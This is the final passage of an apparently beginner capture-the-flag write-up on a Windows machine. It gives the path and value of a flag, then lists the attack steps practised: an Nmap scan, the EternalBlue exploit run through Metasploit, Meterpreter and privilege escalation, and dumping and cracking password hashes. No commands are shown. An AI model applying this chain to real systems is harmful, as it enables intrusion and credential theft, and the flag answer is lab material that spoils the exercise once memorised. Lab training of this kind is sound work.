* **Path:** C:\Users\Administrator\Documents\flag3.txt
* Flag: *flag{admin\_documents}*

In this room, we practiced exploiting a Windows machine as beginners.  
 We learned how to:

* Scan the target with Nmap and identify open ports.
* Exploit the MS17-010 (EternalBlue) vulnerability using Metasploit.
* Upgrade a shell to Meterpreter and escalate privileges to SYSTEM.
* Dump and crack password hashes using hashdump and John the Ripper.
* Locate key files (flags) in important system locations.